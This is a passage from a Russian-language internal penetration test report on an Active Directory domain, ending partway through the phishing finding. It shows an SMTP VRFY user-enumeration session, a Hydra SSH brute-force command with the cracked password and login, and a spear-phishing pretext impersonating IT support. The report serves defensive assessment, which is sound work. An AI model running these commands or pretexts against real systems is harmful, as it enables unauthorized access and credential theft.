
Palagov Fedor

cyberfedya666

Information Security Specialist | Penetration Tester

palagov@inbox.ru

Internal Network Penetration Testing Report

Internal infrastructure and Active Directory Assessment

Заказчик: corp.local

Исполнитель: Палагов Фёдор (cyberfedya666)

Дата: 04.10.2026

Классификация: **КОНФИДЕНЦИАЛЬНО**

Версия: 1.0

Содержание

1. Резюме для руководства.....	5
1.1 Контекст.....	5
1.2 Общая оценка защищённости: Критическая.....	5
1.3 Оценка риска: 9.0 (Критический).....	5
1.4 Общие результаты.....	6
1.4.1 Сводная таблица.....	6
1.4.2 Корневые причины.....	7
1.5 Сводка рекомендаций.....	7
1.6 Заключение.....	7
2. Объект тестирования и методология.....	8
2.1 Объект тестирования.....	8
2.2 Режим тестирования.....	8
2.3 Используемые инструменты.....	8
2.4 Ограничения.....	8
3. Топология и архитектура инфраструктуры.....	9
3.1 Топология сети.....	9
3.2 Архитектура инфраструктуры.....	10
3.3 Цепочка эксплуатации уязвимостей.....	10
.....	11
4. Детальное описание выявленных уязвимостей.....	12
4.1 Раскрытие существующих пользователей через почтовый сервис.....	12
4.2 Возможность подбора пароля к SSH-сервису.....	13
4.3 Компрометация учётных данных сотрудника посредством социальной инженерии.....	15
4.4 Добавление учётной записи nbelova в группу Finance Operators через манипуляцию правами доступа.....	18
4.5 Избыточные права в Active Directory, позволяющие выполнять произвольные сценарии.....	19
4.6 Эксплуатация избыточных прав для проведения Targeted Kerberoasting.....	23
4.7 Избыточные права на изменение шаблона сертификата AD CS (ESC4).....	25
4.8 Закрепление и развитие контроля над доменом.....	28
5. Корневые причины.....	30
5.1 Слабая политика аутентификации.....	30
5.2 Избыточная экспозиция сервисов.....	30
5.3 Недостаточная осведомлённость в области информационной безопасности.....	30
5.4 Избыточные привилегии и недостаточная защищённость групп и учётных записей Active Directory.....	31
6. Рекомендации по устранению.....	32
6.1 Усиление политики аутентификации.....	32
6.2 Сокращение экспозиции сервисов.....	32
6.3 Повышение осведомлённости сотрудников в области ИБ.....	33
6.4 Приведение привилегий к принципу минимально необходимых.....	33
6.5 Мониторинг и обнаружение.....	34
6.5.1 Мониторинг событий Kerberos.....	34
6.5.2 Мониторинг событий AD CS.....	34
6.5.3 Мониторинг изменений в Active Directory.....	35
6.5.4 Мониторинг управления группами.....	35
6.5.5 Мониторинг изменений в SYSVOL/NETLOGON.....	36
6.5.6 Общие рекомендации по мониторингу.....	36

7. Заключение.....	37
--------------------	----

1. Резюме для руководства

1.1 Контекст

Компания corp.local заказала тестирование на проникновение внутренней инфраструктуры и Active Directory. В область тестирования входили: контроллер домена DC01, рабочая станция WS01, корпоративный VPN-сервер. Тестирование проводилось в режиме black-box — без предварительного знания инфраструктуры. Первичный доступ был получен через подбор учётных данных SSH на внешнем периметре (VPN-сервер). Затем через фишинг сотрудника была скомпрометирована учётная запись Натальи Беловой (nbelova), что дало доступ во внутреннюю инфраструктуру компании.

1.2 Общая оценка защищённости: **Критическая**

Инфраструктура компании не смогла противостоять целенаправленной атаке. Злоумышленник, начав с внешнего периметра, смог полностью скомпрометировать домен и получить полный контроль над ним в течение короткого времени. Это стало возможным из-за системных проблем и неправильной конфигурации:

- **Слабая защита периметра:** сервер удалённого доступа допускал вход по паролю, который был скомпрометирован в результате автоматизированного перебора за короткий промежуток времени.
- **Избыточные права доступа:** некоторые рядовые сотрудники имели права, позволяющие изменять настройки системы сертификатов и учётные данные других пользователей.
- **Отсутствие мониторинга:** действия злоумышленника не были своевременно обнаружены системами защиты.

1.3 Оценка риска: 9.0 (**Критический**)

Итоговая оценка риска: 9.0 из 10 баллов, что приравнивается к уровню «**Критический**». Оценка основана на следующих факторах:

- **Полная компрометация домена:** злоумышленник получил права администратора домена.
- **Долгосрочное присутствие:** возможность сохранения доступа на срок до 10 лет.
- **Критичность затронутых систем:** скомпрометирован контроллер домена — центральный элемент инфраструктуры.
- **Отсутствие сдерживающих факторов:** системы защиты не обнаружили атаку.

Шкала оценки:


Диапазон	Уровень	Описание
0.0 — 3.9	Low	Минимальный риск
4.0 — 6.9	Medium	Умеренный риск
7.0 — 8.9	High	Высокий риск
9.0 — 10.0	Critical	Критический риск

Обоснование: полная компрометация домена позволяет злоумышленнику получить доступ ко всем корпоративным данным, включая **конфиденциальную информацию и системы**. Возможность сохранения доступа в течение длительного срока увеличивает потенциальный ущерб для бизнеса.

1.4 Общие результаты

1.4.1 Сводная таблица

Уровень	Количество	Примеры
Critical	5	Подбор пароля к серверу удалённого доступа, удалённое выполнение кода через подмену системного скрипта, полная компрометация домена, кража мастер-ключа, долгосрочное присутствие
High	3	Права на запись в системную папку (позволяет подменять файлы), повышение привилегий (добавление себя в группу которая обладает избыточными правами в домене), кража служебных учётных данных
Medium	1	Утечка списка пользователей через почтовый сервис
Low	0	—
Всего	9	—



1.4.2 Корневые причины

Найденные уязвимости — следствие системных проблем в архитектуре безопасности компании:

- **Отсутствие аудита прав доступа.** Избыточные права у ряда учётных записей не были выявлены и устранены.
- **Отсутствие мониторинга.** Действия злоумышленника не были своевременно обнаружены.
- **Слабая политика аутентификации.** Удаленный VPN-сервер компании допускал вход по паролю, без блокировки после неудачных попыток.
- **Избыточные права доступа в системе сертификатов.** Права PKI-администраторов на шаблоны сертификатов не были ограничены необходимым минимумом. Это позволило изменить шаблон и выписать сертификат на администратора домена.

1.5 Сводка рекомендаций

Срочные меры (0-30 дней):

1. Ограничить права доступа в системе сертификатов.
2. Усилить аутентификацию на периметре (убрать вход по паролю).
3. Сменить мастер-ключ домена дважды с промежутком не менее 10 часов.

Среднесрочные меры (1-3 месяца):

4. Внедрить аудит и мониторинг службы сертификации и Kerberos операций в домене.
5. Провести полный аудит прав в Active Directory.
6. Ограничить права на системные ресурсы.

Долгосрочные меры (3-6 месяцев):

7. Внедрить EDR на всех хостах.
8. Провести обучение сотрудников по фишингу.

1.6 Заключение

Проведенное тестирование показало что инфраструктура компании требует немедленных мер по усилению защиты. Выявленные проблемы носят системный характер, но устранимы в рамках существующих ресурсов. Приоритет — ограничение прав доступа и внедрение систем мониторинга. Регулярное проведение тестирований на проникновение и обучения сотрудников также позволят поддерживать высокий уровень защищенности в будущем.

2. Объект тестирования и методология

2.1 Объект тестирования

В область тестирования входили следующие компоненты инфраструктуры компании corp.local:

- Контроллер домена DC01 (10.10.10.1)
- Рабочая станция WS01 (10.10.10.2)
- Корпоративный VPN-сервер (внешний адрес 192.168.31.210, внутренний адрес 10.10.10.3)
- Домен Active Directory corp.local

2.2 Режим тестирования

Тестирование проводилось в режиме black-box — без предварительного знания внутренней структуры сети, учётных записей и конфигурации. Действия полностью имитировали поведение внешнего злоумышленника. Первичный доступ осуществлялся с внешнего периметра.

2.3 Используемые инструменты


- Nmap
- Hydra
- Impacket (psexec, secretsdump, GetUserSPNs, ticketer и др.)
- Certipy
- Bloodhound / CertiHound
- John the Ripper
- nxc / smbclient
- Собственные скрипты

2.4 Ограничения

- Социальная инженерия ограничивалась максимум тремя фишинговыми письмами.
- Отказ в обслуживании (DoS/DDoS) и любые разрушающие действия в отношении инфраструктуры.
- Физический доступ к объектам инфраструктуры.


3. Топология и архитектура инфраструктуры

3.1 Топология сети




На рисунке изображена сетевая топология инфраструктуры, охваченной тестированием на проникновение. Внешний сегмент представлен сетью 192.168.31.0/24, из которой доступен VPN-сервер 192.168.31.210. Сервер имеет два сетевых интерфейса: внешний (192.168.31.210) и внутренний (10.10.10.3), подключённый к корпоративной сети 10.10.10.0/24. Во внутреннем сегменте расположены контроллер домена DC01 (10.10.10.1) и рабочая станция WS01 (10.10.10.2). VPN-сервер также предоставляет VPN-подключение с использованием отдельной туннельной сети 10.8.0.0/24 и обеспечивает маршрутизацию трафика VPN-клиентов во внутренний сегмент.

3.2 Архитектура инфраструктуры



На рисунке представлена схема исследуемой инфраструктуры Active Directory, включающая контроллер домена, сервер сертификации ADCS, сервер SQL, рабочую станцию и ключевые группы домена. Уже на уровне архитектуры видны избыточные права доступа, которые в совокупности делают инфраструктуру **заведомо уязвимой**.

3.3 Цепочка эксплуатации уязвимостей



На рисунке представлена полная цепочка эксплуатации уязвимостей, демонстрирующая путь от внешней разведки до полной компрометации домена CORP.LOCAL. Цепочка включает 18 последовательных этапов и охватывает техники MITRE ATT&CK от активного сканирования внешнего периметра (T1595) до создания Golden Ticket (T1558.001). Атака начинается с обнаружения открытых сервисов SMTP и SSH, перечисления учётных записей и подбора пароля пользователя fedya. После получения доступа к VPN-серверу атакующий проводит внутреннюю разведку, собирает данные из почты и компрометирует учётную запись nbelova через целевой фишинг. Дальнейшее развитие атаки основано на последовательной эксплуатации избыточных прав доступа в Active Directory: добавлении в группу Finance Operators, подмене скрипта входа, Targeted Kerberoasting, эксплуатации уязвимости ESC4 в AD CS. Завершающим этапом становится получение прав администратора домена, извлечение хеша учётной записи krbtgt через DCSync и создание Golden Ticket, обеспечивающего долгосрочное закрепление в инфраструктуре.

4. Детальное описание выявленных уязвимостей

В данном разделе будут представлены результаты технического анализа выявленных уязвимостей. Для каждого выявленного недостатка приведены описание проблемы, затронутые активы, подтверждающие материалы, сценарий эксплуатации, потенциальное влияние и рекомендации по устранению.

4.1 Раскрытие существующих пользователей через почтовый сервис

Severity: Medium

Affected Asset: Corporate Mail Server

В ходе внешнего тестирования была выявлена возможность перечисления существующих пользователей корпоративного почтового сервера. Атакующий мог определить наличие конкретной учётной записи с использованием команды SMTP VRFY. Следующий паттерн перечисления пользователей позволял узнать информацию о том, существует ли пользователь на сервере: «VRFY <user>».

Пример из тестирования (технические детали):

VRFY admin

550 5.1.1 <admin> Recipient address rejected

VRFY fedy

252 2.0.0 fedy

Таким образом была подтверждена существующая учётная запись fedy, которая впоследствии была использована в качестве идентификатора для проведения атаки на SSH.

Доказательство:

```
[fedya@parrot]~$ nc 192.168.31.210 25
220 mail.corp.local ESMTP Postfix
EHLO test
250-mail.corp.local
250-PIPELINING
250-SIZE 10240000
250-VERFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 CHUNKING
VERFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient tabl
VERFY fedya
252 2.0.0 fedya
VERFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient tabl
^C
```

Последствия:

Возможность перечисления существующих пользователей позволяет атакующему получить достоверные идентификаторы корпоративных учётных записей и использовать их для последующих атак на механизмы аутентификации. В рамках тестирования полученная учётная запись fedya была использована для дальнейшей атаки на SSH.

Рекомендации по устранению:

Отключить возможность перечисления пользователей посредством SMTP-команды VRFY. Для Postfix рекомендуется установить параметр `disable_vrfy_command = yes`. После внесения изменений необходимо проверить, что команда VRFY больше не позволяет определить существование локальной учётной записи.

4.2 Возможность подбора пароля к SSH-сервису

Severity: **Critical**

Affected Asset: VPN Server — 192.168.31.210

Category: Weak Authentication / Password Attack

На внешнем сервере удаленного доступа была разрешена парольная аутентификация SSH без достаточной защиты от перебора. В результате атакующий смог подобрать пароль от учётной записи fedya, которая была ранее найдена с помощью перечисления пользователей корпоративного почтового сервера.

Технические детали:

Target: 192.168.31.210

Service: SSH (TCP/22)

Authentication: Password

Для проверки доступных механизмов аутентификации было инициировано SSH-подключение к серверу:


```
ssh fedya@192.168.31.210
```

После чего:

Сервер запросил пароль для учётной записи fedya, что подтвердило возможность использования парольной аутентификации по SSH.

Таким образом, было подтверждено использование парольной аутентификации SSH. При отсутствии механизмов ограничения частоты попыток и блокировки учётных записей данный механизм допускает проведение автоматизированного перебора паролей.

Доказательство:



```
[fedya@parrot]~$ hydra -l fedya -P /usr/share/wordlists/rockyou.txt ssh://192.168.31.210 -t 1 -W 3 -f -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for il
legal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-03 19:51:34
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking ssh://192.168.31.210:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://fedya@192.168.31.210:22
[INFO] Successful, password authentication is supported by ssh://192.168.31.210:22
[22][ssh] host: 192.168.31.210 login: fedya password: 12345678
[STATUS] attack finished for 192.168.31.210 (valid pairs found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-03 19:51:45
[fedya@parrot]~$ ssh fedya@192.168.31.210
fedya@192.168.31.210's password:
Linux CorporateVPNServer 6.12.111+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.111-1 (2026-09-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Oct 3 19:47:27 2026 from 192.168.31.209
fedya@CorporateVPNServer:~$ ls -la /etc/passwd
```

На скриншоте представлена успешная попытка подбора пароля с использованием Hydra и последующее успешное подключение к серверу по SSH от имени учётной записи fedya.

Последствия:

Успешный подбор пароля к учётной записи fedya позволил получить удалённый доступ к серверу по SSH. В рамках тестирования полученный доступ был использован для дальнейшего продвижения атаки в корпоративную инфраструктуру.

Рекомендации по устранению:

- Отключить парольную аутентификацию SSH (PasswordAuthentication no) и использовать аутентификацию по SSH-ключам.
- Ограничить сетевую доступность SSH-сервиса и исключить возможность его прямого подключения из внешней сети, если удалённый доступ к нему не требуется.
- Настроить ограничение количества неудачных попыток аутентификации и временную блокировку источников при обнаружении перебора.
- Настроить мониторинг и оповещение о множественных неудачных попытках SSH-аутентификации.

- В случае компрометации учётной записи на сервере выполнить смену пароля и проверить наличие несанкционированных ключей SSH и других механизмов закрепления (persistence).

4.3 Компрометация учётных данных сотрудника посредством социальной инженерии

Severity: High

Affected Asset: Corporate Mail Server / Employee nbelova

Category: Social Enginnering / Spear Phishing

После получения доступа к внешнему VPN-серверу в ходе дальнейшего исследования инфраструктуры были обнаружены корпоративные ящики и адреса сотрудников. Используя полученную информацию была проведена целевая фишинговая атака на сотрудника Наталья Белова (nbelova). Атака выполнялась от имени доверенного адреса it-support@corp.local под предлогом восстановления конфигурации корпоративного VPN. Атака основывалась на использовании фактора срочности. Сотруднику было сообщено о предполагаемом сбое базы данных VPN-сервера и необходимости предоставления VPN-конфигурации и пароля

Технические детали:

В ходе исследования почтовой инфраструктуры компании был выявлен доверенный адрес:

it-support@corp.local


Данный адрес был использован в качестве отправителя фишингового сообщения.

Целевой пользователь:

